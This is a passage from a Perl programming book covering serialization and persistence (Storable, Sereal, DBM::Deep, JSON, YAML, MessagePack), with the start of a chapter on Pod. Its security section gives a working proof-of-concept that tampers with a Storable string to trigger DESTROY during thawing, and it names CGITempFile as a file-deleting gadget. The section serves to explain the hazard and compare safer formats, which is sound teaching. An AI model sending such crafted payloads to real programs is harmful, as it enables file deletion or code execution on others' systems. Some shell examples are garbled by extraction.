#!/usr/bin/perl
# shallow_copy.pl

my $AoA = [
    [ qw( a b ) ],
    [ qw( X Y ) ],
    ];

# Make the shallow copy
my $shallow_copy = [ @$AoA ];

# Check the state of the world before changes
show_arrays( $AoA, $shallow_copy );

# Now, change the shallow copy
$shallow_copy->[1][1] = "Foo";
```

```
# Check the state of the world after changes
show_arrays( $AoA, $shallow_copy );

print "\nOriginal: $AoA->[1]\nCopy: $shallow_copy->[1]\n";

sub show_arrays {
    foreach my $ref ( @_ ) {
        print "Element [1,1] is $ref->[1][1]\n";
        }
    }
```

When I run the program, I see from the output that the change to `$shallow_copy` also changes `$AoA`. When I print the stringified version of the reference for the corresponding elements in each array, I see that they are actually references to the same data:

```
Element [1,1] is Y
Element [1,1] is Y
Element [1,1] is Foo
Element [1,1] is Foo

Original: ARRAY(0x790c9320)
Copy: ARRAY(0x790c9320)
```

To get around the shallow copy problem I can make a *deep copy* by freezing and immediately thawing, and I don't have to do any work to figure out the data structure. Once the data are frozen, they no longer have any connection to the source. I use `nfreeze` to get the data in network order, just in case I want to send it to another machine:

```
use Storable qw(nfreeze thaw);

my $deep_copy = thaw( nfreeze( $isbn ) );
```

This is so useful that `Storable` provides the `dclone` function to do it in one step:

```
use Storable qw(dclone);

my $deep_copy = dclone $isbn;
```

`Storable` is much more interesting and useful than I've shown in this section. It can also handle file locking and has hooks to integrate it with classes, so I can use its features for my objects. See the `Storable` documentation for more details.

The `Clone::Any` module by Matthew Simon Cavalletto provides the same functionality through a façade to several different modules that can make deep copies. With `Clone::Any`'s unifying interface, I don't have to worry about which module I actually use, or which is installed on a remote system (as long as one of them is):

```
use Clone::Any qw(clone);

my $deep_copy = clone( $isbn );
```

Storable's Security Problem

Storable has a couple of huge security problems related to Perl's (and Perl programmers'!) trusting nature.

If you look in *Storable.xs*, you'll find a couple of instances of a call to `load_module`. Depending on what you're trying to deserialize, Storable might load a module without you explicitly asking for it. When Perl loads a module, it can run code right away. I know a file with the right name loads, but I don't know if it's the code I intend.

My Perl module can define serialization hooks that replace the default behavior of Storable with my own. I can serialize the object myself and give Storable the octets it should store. Along with that, I can take the octets from Storable and re-create the object myself. Perhaps I want to reconnect to a resource as I rehydrate the object.

Storable notes the presence of a hook with a flag set in the serialization string. As it deserializes and notices that flag, it loads that module to look for the corresponding `STORABLE_thaw` method.

The same thing happens for classes that overload operators. Storable sets a flag, and when it notices that flag, it loads the overload module too. It might need it when it re-creates the objects.

It doesn't really matter that a module actually defines hooks or uses overload. The only thing that matters is that the serialized data sets those flags. If I store my data through the approved interface, bugs aside, I should be fine. If I want to trick Storable, though, I can make my own data and set whatever bits I like. If I can get you to load a module, I'm one step closer to taking over your program.

I can also construct a special hash serialization that tricks *perl* into running a method. If I use the approved interface to serialize a hash, I know that a key is unique and will only appear in the serialization once.

Again, I can muck with the serialization myself to construct something that Storable would not make itself. I can make a Storable string that repeats a key in a hash:

```
#!/usr/bin/perl
# storable_dupe_key.pl
use v5.14;
use Storable qw(freeze thaw);
use Data::Printer;

say "Storable version ", Storable->VERSION;

package Foo {
    sub DESTROY { say "DESTROY while exiting for ${$_[0]}" };
    }

my $data;
```

```
my $frozen = do {
    my $pristine = do {
        local *Foo::DESTROY = sub {
            say "DESTROY while freezing for ${$_[0]}" };
        $data = {
            'key1' => bless( \ (my $n = 'abc'), 'Foo' ),
            'key2' => bless( \ (my $m = '123'), 'Foo' ),
            };
        say "Saving...";
        freeze( $data );
        };
    $pristine =~ s/key2/key1/r;
    };

my $unfrozen = do {
    say "Retrieving...";
    local *Foo::DESTROY = sub {
        say "DESTROY while inflating for ${$_[0]}" };
    thaw( $frozen );
    };

say "Done retrieving, showing hash...";

p $unfrozen;

say "Exiting next...";
```

In the first do block, I create a hash with key1 and key2, both of which point to scalar references I blessed into Foo. I freeze that and immediately change the serialization to replace the literal key2 with key1. I can do that because I know things about the serialization and how the keys show up in it. The munged version ends up in $frozen.

When I want to thaw that string, I create a local version of DESTROY to watch what happens. In the output I see that while inflating, it handles one instance of key1 then destroys it when it handles the next one. At the end I have a single key in the hash:

```
% perl storable_dupe_key.pl
Storable version 2.41
Saving...
Retrieving...
DESTROY while inflating for abc
Done retrieving, showing hash...
Exiting next...
DESTROY while exiting for 123
DESTROY while exiting for 123
DESTROY while exiting for abc
\ {
```

```
        key1   Foo  {
            public methods (1) : DESTROY
            private methods (0)
            internals: 123
        }
    }
```

If I haven't already forced `Storable` to load a module, I might be able to use the `DESTROY` method from a class that I know is already loaded. One candidate is the core module `CGI.pm`. It includes the `CGITempFile` class, which tries to unlink a file when it cleans up an object:

```
sub DESTROY {
    my($self) = @_;
    $$self =~ m!^([a-zA-Z0-9_ \'\":/.\$\\~-]+)$! || return;
    my $safe = $1;             # untaint operation
    unlink $safe;              # get rid of the file
}
```

Although this method untaints the filename, remember that taint checking is not a prophylactic; it's a development tool. Untainting whatever I put in `$$self` isn't going to stop me from deleting a file—including, perhaps, the `Storable` file I used to deliver my malicious payload.

Sereal

Booking.com, one of Perl's big supporters, developed a new serialization format that avoids some of `Storable`'s problems. But the site developers wanted to preserve some special Perl features in their format, including references, aliases, objects, and regular expressions. And although it started in Perl, they've set it up so it doesn't have to stay there. Best of all, they made it really fast.

The module use is simple. The encoders and decoders are separate by design, but I only need to load `Sereal` to get `Sereal::Encoder`:

```
use Sereal;

my $data       = ...;
my $encoder    = Sereal::Encoder->new;
my $serealized = $encoder->encode( $data );
```

To go the other way, I use `Sereal::Decoder`:

```
my $decoder      = Sereal::Decoder->new;
my $unserealized = $decoder->decode( $serealized );
```

In the previous section, I showed that `Storable` had a problem with duplicated keys. Here's the same program using `Sereal`:

```
#!/usr/bin/perl
# sereal_bad_key.pl
use v5.14;
use Sereal;
use Data::Printer;

say "Sereal version ", Sereal->VERSION;

package Foo {
    sub DESTROY { say "DESTROY while exiting for ${$_[0]}" };
    }

my $data;
my $frozen = do {
    my $pristine = do {
        local *Foo::DESTROY = sub {
            say "DESTROY while freezing for ${$_[0]}" };
        $data = {
            'key1' => bless( \ (my $n = 'abc'), 'Foo' ),
            'key2' => bless( \ (my $m = '123'), 'Foo' ),
            };
        say "Saving...";
        Sereal::Encoder->new->encode( $data );
        };
    $pristine =~ s/key2/key1/r;
    };

my $unfrozen = do {
    say "Retrieving...";
    local *Foo::DESTROY = sub {
        say "DESTROY while inflating for ${$_[0]}" };
    Sereal::Decoder->new->decode( $frozen );
    };

say "Done retrieving, showing hash...";

p $unfrozen;

say "Exiting next...";
```

The output shows that a DESTROY isn't triggered during the inflation. I wouldn't be able to trick CGITempFile into deleting a file, as I could do with Storable. Also, since Sereal doesn't support special per-class serialization and deserialization hooks, I won't be able to trick it into loading classes or running code.

Sereal, unlike the other serializers I have shown so far, makes a deliberate and conscious effort to create a small string. Imagine a data structure that is an array of hashes: the keys in each hash are the same; only the values are different.

The Sereal specification includes a way for a later hash to reuse the string already stored for that key, so it doesn't have to store it again, as with JSON or Storable. I wrote a tiny benchmark to try this, comparing Data::Dumper, JSON, Sereal::Encoder, and Storable, using the defaults from each:

```
#!/usr/bin/perl
use v5.18;

use Data::Dumper    qw(Dumper);
use Storable        qw(nstore_fd dclone);
use Sereal::Encoder qw(encode_sereal);
use JSON            qw(encode_json);

my $stores = {
    dumper   => sub { Dumper( $_[0] ) },
    jsoner   => sub { encode_json( $_[0] ) },
    serealer => sub { encode_sereal( $_[0] ) },
    storer   => sub {
        open my $sfh, '>:raw', \ my $string;
        nstore_fd( $_[0], $sfh );
        close $sfh;
        $string;
        },
    };

my $max_hash_count = 10;

my $hash;
my @keys   = get_keys();
my @values = get_values();
@{$hash}{ @keys } = @values;

my %lengths;
my @max;

foreach my $hash_count ( 1 .. $max_hash_count ) {
    my $data = [ map { dclone $hash } 1 .. $hash_count ];

    foreach my $type ( sort keys %$stores ) {
        my $string = $stores->{$type}( $data );
        my $length = length $string;

        $max[$hash_count] = $length if $length > $max[$hash_count];
        $max[0] = $length if $length > $max[0]; # grand max
        if( 0 == $length ) {
            warn "$type: length is zero!\n";
            }
        push @{$lengths{$type}}, $length;
        }
    }

###########
# make a tab separated report with the normalized numbers
# for each method, in columns suitable for a spreadsheet
```

```
say join "\t", sort keys %$stores;
open my $per_fh, '>:utf8', "$0-per.tsv" or die "$!";
open my $grand_fh, '>:utf8', "$0-grand.tsv" or die "$!";

foreach my $index ( 1 .. $max_hash_count ) {
    say { $per_fh } join(
            "\t",
            map { $lengths{$_}[$index - 1] / $max[$index] }
            sort keys %$stores
        );
    say { $grand_fh } join(
            "\t",
            map { $lengths{$_}[$index - 1] / $max[0] }
            sort keys %$stores
        );
    }

# make some long keys
sub get_keys {
    map { $0 . time() . $_ . $$ } ( 'a' .. 'f' );
    }

# make some long values
sub get_values {
    map { $0 . time() . $_ . $$ } ( 'f' .. 'k' );
    }
```

This program serializes arrays of hashes, starting with an array that has 1 hash and going up to an array with 10 hashes, all of them exactly the same but not references of each other (hence the `dclone`). This way, the keys and values for each hash should be repeated in the serialization.

To make the relative measures a bit easier to see, I keep track of the maximum string length for all serializations (the *grand*) and the per-hash-count maximum. I use those to normalize the numbers and create two graphs of the same data.

The plot in Figure 13-1 uses the *grand* normalization and shows linear growth in each serialization. For size, `Data::Dumper` does the worst, with JSON and `Storable` doing slightly better, mostly because they use much less whitespace. The size of the `Sereal` strings grows much more slowly.



Figure 13-1. Growth of hash serialization sizes, normalized to the overall maximum serialization size

Many people would be satisfied with that plot, but I like the one from the per-keys normalization, where the numbers are normalized just for the maximum string size of the same hash size count, as in Figure 13-2. The `Data::Dumper` size is always the largest, so it is always normalized to exactly 1. JSON and `Storable` still normalize to almost the same number (to two decimal places) and look like a straight line. The `Sereal` curve is more interesting: it starts at the same point as JSON and `Storable` for one hash, when every serialization has to store the keys and values at least once, then drops dramatically and continues to drop, although more slowly, as the number of keys increases.



Figure 13-2. Growth of hash serialization sizes, normalized to largest serialization size for that number of keys

But, as I explained in Chapter 5, all benchmarks have caveats. I've chosen a particular use case for this, but that does not mean you would see the same thing for another problem. If all the hashes had unique keys that no other hash stored, I expect that `Sereal` wouldn't save as much space. Create a benchmark that mimics your use to test that.

DBM Files

The next step after `Storable` is tiny, lightweight databases. These don't require a database server but still handle most of the work to make the data available in my program. There are several facilities for this, but I'm only going to cover a couple of them. The concept is the same even if the interfaces and fine details are different.

dbmopen

Since at least Perl 3 I've been able to connect to DBM files, which are hashes stored on disk. In the early days of Perl, when the language and practice was much more Unix-centric, DBM access was important, since many system databases used that format. The DBM was a simple hash where I could specify a key and a value. I use `dbmopen` to connect a hash to the disk file, then use it like a normal hash. `dbmclose` ensures that all of my changes make it to the disk:

```
#!/usr/bin/perl
# dbmopen.pl

dbmopen my %HASH, "dbm_open", 0644;

$HASH{'0596102062'} = 'Intermediate Perl';

while( my( $key, $value ) = each %HASH ) {
    print "$key: $value\n";
    }

dbmclose %HASH;
```

In modern Perl the situation is much more complicated. The DBM format branched off into several competing formats, each of which had their own strengths and peculiarities. Some could only store values shorter than a certain length, or only store a certain number of keys, and so on.

Depending on the compilation options of the local *perl* binary, I might be using any of these implementations. That means that although I can safely use `dbmopen` on the same machine, I might have trouble sharing it between machines, since the next machine might use a different DBM library.

None of this really matters, because CPAN has something much better.

DBM::Deep

Much more popular today is `DBM::Deep`, which I use anywhere that I would have previously used one of the other DBM formats. With this module, I can create arbitrarily deep, multilevel hashes or arrays. The module is pure Perl so I don't have to worry about different library implementations, underlying details, and so on. As long as I have Perl, I have everything I need. It works without worry on a Mac, Windows, or Unix, any of which can share `DBM::Deep` files with any of the others. And, best of all, it's pure Perl.

Joe Huckaby created `DBM::Deep` with both an object-oriented interface and a tie interface (see Chapter 16). The documentation recommends the object interface, so I'll stick to that here. With a single argument, the constructor uses it as a filename, creating the file if it does not already exist:

```
use DBM::Deep;

my $isbns = DBM::Deep->new( "isbns.db" );
if( ref $isbns ) {
    warn 'Could not create database!\n";
    }

$isbns->{'1449393098'} = 'Intermediate Perl';
```

Once I have the DBM::Deep object, I can treat it just like a hash reference and use all of the hash operators.

Additionally, I can call methods on the object to do the same thing. I can even set additional features, such as file locking and flushing when I create the object:

```
#!/usr/bin/perl

use DBM::Deep;

my $isbns = DBM::Deep->new(
    file      => "isbn.db",
    locking   => 1,
    autoflush => 1,
    );
unless( defined $isbns ) {
    warn "Could not create database!\n";
    }

$isbns->put( '1449393098', 'Intermediate Perl' );

my $value = $isbns->get( '1449393098' );
```

The module also handles objects based on arrays, which have their own set of methods. It has hooks into its inner mechanisms so I can define how it does its work.

By the time you read this book, DBM::Deep should already have transaction support thanks to the work of Rob Kinyon, its current maintainer. I can create my object, then use the `begin_work` method to start a transaction. Once I do that, nothing happens to the data until I call `commit`, which writes all of my changes to the data. If something goes wrong, I just call `rollback` to get to where I was when I started:

```
my $db = DBM::Deep->new( 'file.db' );

eval {
    $db->begin_work;

    ...

    die q(Something didn't work) if $error;

    $db->commit;
    };
```

```
if( defined $@ and length $@ ) {
    $db->rollback;
    }
```

Perl-Agnostic Formats

So far in this chapter I've used formats that are specific to Perl. Sometimes that works out, but more likely I'll want something that I can exchange with other languages so I don't lock myself into a particular language or tool. If my format doesn't care about the language, I'll have an easier time building compatible systems and integrating or switching technologies later.

In this section, I'll show some other formats and how to work with them in Perl, but I'm not going to provide a tutorial for each of them. My intent is to survey what's out there and give you an idea when you might use them.

JSON

JavaScript Object Notation, or JSON, is a very attractive format for data interchange because I can have my Perl (or Ruby or Python or whatever) program send the data as part of a web request, so a browser can use it easily and immediately. The format is actually valid Javascript code; this is technically language-specific for that reason, but the value of a format understandable by a web browser is so high that most mainstream languages already have libraries for it.

A JSON data structure looks similar to a Perl data structure, although much simpler. Instead of `=>` there's a `:`, and strings are double-quoted:

```
{
   "meta" : {
      "established" : 1991,
      "license" : "416d656c6961"
   },
   "source" : "Larry's Camel Clinic",
   "camels" : [
      "Amelia",
      "Slomo"
   ]
}
```

I created that JSON data with a tiny program. I started with a Perl data structure and turned it into the JSON form:

```
#!/usr/bin/perl
# json_data.pl
use v5.10;

use JSON;
```

```
my $hash = {
  camels => [ qw(Amelia Slomo) ],
  source => "Larry's Camel Clinic",
  meta => {
    license => '416d656c6961',
    established => 1991,
    },
};

say JSON->new->pretty->encode( $hash );
```

To load that data into my Perl program, I need to decode it. Although the JSON specification allows several Unicode encodings, the `JSON` module only handles UTF-8 text. I have to read that as raw octets though:

```
#!/usr/bin/perl
# read_json.pl
use v5.10;

use JSON;

my $json = do {
    local $/;
    open my $fh, '<:raw', '/Users/Amelia/Desktop/sample.json';
    <$fh>;
    };

my $perl = JSON->new->decode( $json );

say "Camels are [ @{ $perl->{camels} } ]";
```

Going the other way is much easier. I give the module a data structure and get back the result as JSON:

```
#!/usr/bin/perl
use v5.10;
# simple_json.pl

use JSON;

my $hash = {
  camels => [ qw(Amelia Slomo) ],
  source => "Larry's Camel Clinic",
  meta => {
    license => '416d656c6961',
    established => 1991,
    },
};

say JSON->new->encode( $hash );
```

The output is compact with minimal whitespace. If machines are exchanging data, they don't need the extra characters:

```
{"camels":["Amelia","Slomo"],"meta":{"license":"416d656c6961","established":1991}
,"source":"Larry's Camel Clinic"}
```

The module has many options to specify the encoding, the style, and other aspects of the output that I might want to control. If I'm sending my data to a web browser, I probably don't care if the output is easy for me to read. However, if I want to be able to read it easily, I can use the `pretty` option, as I did in my first example:

```
say JSON->new->pretty->encode( $hash );
```

The `JSON` module lists other options you might need. Read its documentation to see what else you can do.

CPAN has other JSON implementations, such as `JSON::Syck`. This is based on *libsyck*, a YAML parser (read the next section). Since some YAML parsers have some of the same problems that `Storable` has, you might want to avoid parsing JSON, which doesn't create local objects, with a parser that can. See CVE-2013-0333 for an example of this causing a problem in Ruby.

YAML

YAML (YAML Ain't Markup Language) seems like the same idea as `Data::Dumper`, although more concise and easier to read. The YAML 1.2 specification says, "There are hundreds of different languages for programming, but only a handful of languages for storing and transferring data." That is, YAML aims to be much more than serialization.

YAML was popular in the Perl community when I wrote the first edition of this book, but JSON has largely eaten its lunch. Still, some parts of the Perl toolchain use it, and it does have some advantages over JSON. The *META.yml* file produced by various module distribution creation tools is `YAML`.

I write to a file that I give the extension *.yml*:

```
#!/usr/bin/perl
# yaml_dump.pl

use Business::ISBN;
use YAML qw(Dump);

my %hash = qw(
    Fred    Flintstone
    Barney  Rubble
    );

my @array = qw(Fred Barney Betty Wilma);

my $isbn = Business::ISBN->new( '144939311X' );

open my $fh, '>', 'dump.yml' or die "Could not write to file: $!\n";
print $fh Dump( \%hash, \@array, $isbn );
```

The output for the data structures is very compact although still readable once I understand its format. To get the data back, I don't have to go through the shenanigans I experienced with `Data::Dumper`:

```
---
Barney: Rubble
Fred: Flintstone
---
- Fred
- Barney
- Betty
- Wilma
--- !!perl/hash:Business::ISBN10
article_code: 9311
checksum: X
common_data: 144939311X
group_code: 1
input_isbn: 144939311X
isbn: 144939311X
prefix: ''
publisher_code: 4493
type: ISBN10
valid: 1
```

YAML can preserve Perl data structures and objects because it has a way to label things (which is basically how Perl blesses a reference). This is something I couldn't get (and don't want) with plain JSON.

The `YAML` module provides a `Load` function to do it for me, although the basic concept is the same. I read the data from the file and pass the text to `Load`:

```
#!/usr/bin/perl
# yaml_load.pl

use Business::ISBN;
use YAML;

my $data = do {
    if( open my $fh, '<', 'dump.yml' ) { local $/; <$fh> }
    else { undef }
    };

my( $hash, $array, $isbn ) = Load( $data );

print "The ISBN is ", $isbn->as_string, "\n";
```

`YAML` isn't part of the standard Perl distribution, and it relies on several other noncore modules as well. Since it can create Perl objects, it has some of the same problems as `Storable`.

YAML module variants

YAML has three common versions, and they aren't necessarily compatible with each other. Parsers (and writers) target particular versions, which means that I'm likely to have a problem if I create a YAML file in one version and try to parse it as another.

YAML 1.0 allows unquoted dashes, `-`, as data, but YAML 1.1 and later do not. This caused problems for me when I created many files with an older dumper and tried to use a newer parser. `YAML::Syck`, based on *libsyck*, handles YAML 1.0 but not YAML 1.1.

`YAML::LibYAML` includes `YAML::XS`. Kirill Siminov's *libyaml* is arguably the best YAML implementation. The C library is written precisely to the YAML 1.1 specification. It was originally bound to Python and was later bound to Ruby. For most things, I stick with `YAML::XS`.

`YAML::Tiny` handles a subset of YAML 1.1 in pure Perl. Like the other `::Tiny` modules, `YAML::Tiny` has no noncore dependencies, does not require a compiler to install, is backward-compatible to Perl 5.004, and can be inlined into other modules if needed. If you aren't doing anything tricky, want a very small footprint, or want minimal dependencies, this module might be for you.

MessagePack

The MessagePack format is similar to JSON, but it's smaller and faster. It's a serialization format (so it can be much smaller) that has implementations in most of the mainstream languages. It's like a cross-platform `pack` that's also smarter. The `Data::MessagePack` module handles it:

```
#!/usr/bin/perl
# message_pack.pl

use v5.10;

use Data::MessagePack;
use Data::Dumper;

my %hash = qw(
    Fred    Flintstone
    Barney  Rubble
    Key     12345
    );

my $mp = Data::MessagePack->new;
$mp->canonical->utf8->prefer_integer;
my $packed   = $mp->pack( \%hash );
say 'Length of packed is ', length $packed;
say Dumper( $mp->unpack( $packed ) );
```

The Data::MessagePack module comes with some benchmark programs (although remember what I wrote in Chapter 5):

```
% perl benchmark/deserialize.pl
-- deserialize
JSON::XS: 2.34
Data::MessagePack: 0.47
Storable: 2.41

             Rate storable     json       mp
storable  64577/s       --     -21%     -45%
json      81920/s      27%       --     -30%
mp       117108/s      81%      43%       --

% perl benchmark/serialize.pl
-- serialize
JSON::XS: 2.34
Data::MessagePack: 0.47
Storable: 2.41

             Rate storable     json       mp
storable  91897/s       --     -22%     -50%
json     118154/s      29%       --     -35%
mp       182044/s      98%      54%       --
```

Summary

By stringifying Perl data, I have a lightweight way to pass data between invocations of a program and even between different programs. Binary formats are slightly more complicated, although Perl comes with the modules to handle those, too. No matter which one I choose, I have some options before I decide that I have to move up to a full database server.

Further Reading

Programming the Perl DBI by Tim Bunce and Alligator Descartes covers the Perl Database Interface (DBI). The DBI is a generic interface to most popular database servers. If you need more than I covered in this chapter, you probably need DBI. I could have covered SQLite, an extremely lightweight, single-file relational database in this chapter, but I access it through the DBI just as I would any other database so I left it out. It's extremely handy for quick persistence tasks, though.

The BerkeleyDB module provides an interface to the BerkeleyDB library, which provides another way to store data. It's somewhat complex to use but very powerful.

Alberto Simões wrote "Data::Dumper and Data::Dump::Streamer" for *The Perl Review* 3.1 (Winter 2006).

Vladi Belperchinov-Shabanski shows an example of `Storable` in "Implementing Flood Control" for Perl.com.

Randal Schwartz has some articles on persistent data: "Persistent Data", *Unix Review*, February 1999; "Persistent Storage for Data", *Linux Magazine*, May 2003; and "Lightweight Persistent Data", *Unix Review*, July 2004.

The JSON website explains the data format, as does RFC 4627. *JavaScript: The Definitive Guide* has a good section on JSON. I also like the JSON appendix in *JavaScript: The Good Parts*.

Randal Schwartz wrote a JSON parser as a single Perl Regex.

The YAML website has link to all the YAML projects in different languages.

There's a set of Stack Overflow answers to "Should I use YAML or JSON to store my Perl data?" which discuss the costs and benefits of YAML, JSON, and XML.

Steffen Müller writes about Booking.com's development of `Sereal` in "Sereal—a binary data serialization format".

The documentation for `AnyDBM_File` discusses the various implementations of DBM files.

CHAPTER 14
Working with Pod

Perl has a default documentation format called *Plain Old Documentation*, or Pod for short. I can use it directly in my programs, and even between segments of code. Other programs can easily pick out the Pod and translate it into more familiar formats, such as HTML, text, or even PDF. I'll show some of the most used features of Pod, how to test my Pod, and how to create my own Pod translator.

The Pod Format

Sean Burke, the person responsible for most of what I'll cover in this chapter, completely specified the Pod format in perlpodspec. This is the gory details version of the specification and how to parse it, which we'll do in this chapter. The stuff we showed you in *Learning Perl* and *Intermediate Perl* are just the basics covered on the higher-level *perlpod* documentation page.

Directives

Pod directives start at the beginning of a line at any point where Perl is expecting a new statement. Each directive starts with an equals sign, =, at the beginning of a line when Perl is expecting a new statement (so not in the middle of statements). When Perl is trying to parse a new statement but sees that =, it switches to parsing Pod. Perl continues to parse the Pod until it reaches the `=cut` directive or the end of the file:

```
#!/usr/bin/perl

=encoding utf8

=head1 First level heading

Here's a line of code that won't execute:

    print "How'd you see this!?\n";
```

```
=over 4

=item First item

=item Second item

=back

=cut

print "This line executes\n";
```

My Pod doesn't have to show up in one chunk, either, so I can intersperse code and Pod. For instance, I like to put the documentation for my subroutines right next to the subrountine:

```
#!/usr/bin/perl

=encoding utf8

=head1 First level heading

Here's a line of code that won't execute:

    print "How'd you see this!?\n";

=cut

=over 4

=item foo

=cut

sub foo { ... }

=item bar

=cut

sub bar { ... }
=back

=cut

print "This line executes\n";
```

This makes Pod the easiest way to comment out multiple lines of code:

```
print "This line runs\n";

=pod
```

```
open my $fh, '>:utf8', $filename or die ...;
print { $fh } Dumper( $big_data_structure );
close $fh

=cut

print "This line runs too\n";
```

Encoding

I can tell a Pod translator which encoding I used, with UTF-8 (and its subset ASCII) being common:

```
=encoding utf8
```

I can use other encodings, but this presents a complication: some parsers may recognize some encodings by their byte-order markers. If what the parser recognizes conflicts with the encoding I've identified, they might not do the correct thing.

I should put `=encoding` at the start of my document and use it only once. The Pod specification says that translators should treat a second `=encoding` as an error.

Since modern Pod translators can handle UTF-8, I can use literal characters instead of interior sequences, which I show later in this chapter.

Body Elements

Inside the text of the Pod, *interior sequences* specify how nonstructural markup should be displayed as particular typefaces or special characters. Each of these starts with a letter, which specifies the type of sequence and has the content in brackets. For instance, in Pod I use the < to specify a literal <. If I want italic text (if the formatter supports that) I use `I<...>`:

```
=encoding utf8

=head1

Alberto Simões helped review I<Mastering Perl>.

In HTML, I would write E<lt>iE<gt>Mastering PerlE<lt>iE<gt> to
get italics.

=cut
```

Translating Pod

I have two ways to turn Pod into some other format: use a ready-made translator or write my own. I might even do both at once by modifying something that already exists.

If I need to add something extra to the basic Pod format, I'll have to create something to parse it.

Fortunately, Sean Burke has already done most of the work by creating `Pod::Parser`, which can parse normal Pod as well as my personal extensions to it, as long as I follow the basic ideas and extend `Pod::Parser` with a subclass.

Pod Translators

Perl comes with several Pod translators. You've probably used one without even knowing it; the *perldoc* command is really a tool to extract the Pod from a document and format it for you. Typically it formats it for your terminal settings, perhaps using color or other character features:

```
% perldoc Some::Module
```

That's not all that *perldoc* can do, though. Since it is formatting its output for the terminal window, when I redirect the output to a file it doesn't look right. The headings, for one thing, come out weird:

```
<% perldoc CGI  cgi.txt>>
% more cgi.txt
CGI(3)     User Contributed Perl Documentation     CGI(3)

NAAMMEE
       CGI - Handle Common Gateway Interface requests and responses
```

Using the `-t` switch, I can tell *perldoc* to output plain text instead of formatting it for the screen:

```
% perldoc -t CGI > cgi.txt
% more cgi.txt

NAME
    CGI - Handle Common Gateway Interface requests and responses
```

Stepping back even further, *perldoc* can decide not to format anything. The `-m` switch simply outputs the source file (which can be handy if I want to see the source but don't want to find the file myself). *perldoc* searches through `@INC` looking for it. *perldoc* can do all of this because it's really just an interface to other Pod translators. The *perldoc* program is really simple because it's just a wrapper around `Pod::Perldoc`, which I can see by using *perldoc* to look at its own source:

```
% perldoc -m perldoc
#!/usr/bin/perl
    eval 'exec /usr/local/bin/perl -S $0 ${1+"$@"}'
        if 0;

# This "perldoc" file was generated by "perldoc.PL"

require 5;
```

```
BEGIN { $^W = 1 if $ENV{'PERLDOCDEBUG'} }
use Pod::Perldoc;
exit( Pod::Perldoc->run() );
```

The `Pod::Perldoc` module is just code to parse the command-line options and dispatch to the right subclass, such as `Pod::Perldoc::ToText`. What else is there? To find the directory for these translators, I use the `-l` switch:

```
% perldoc -l Pod::Perldoc::ToText
/usr/local/lib/perl5/5.8.4/Pod/Perldoc/ToText.pm

% ls /usr/local/lib/perl5/5.8.4/Pod/Perldoc
BaseTo.pm       ToChecker.pm    ToNroff.pm      ToRtf.pm        ToTk.pm
GetOptsOO.pm    ToMan.pm        ToPod.pm        ToText.pm       ToXml.pm
```

Want all that as a Perl one-liner?

```
% perldoc -l Pod::Perldoc::ToText | perl -MFile::Basename=dirname \
<    -e 'print dirname( < )' | xargs ls >>
```

I could make that a bit shorter on my Unix machines, since they have a *dirname* utility already (but it's not a Perl program):

```
% perldoc -l Pod::Perldoc::ToText | xargs dirname | xargs ls
```

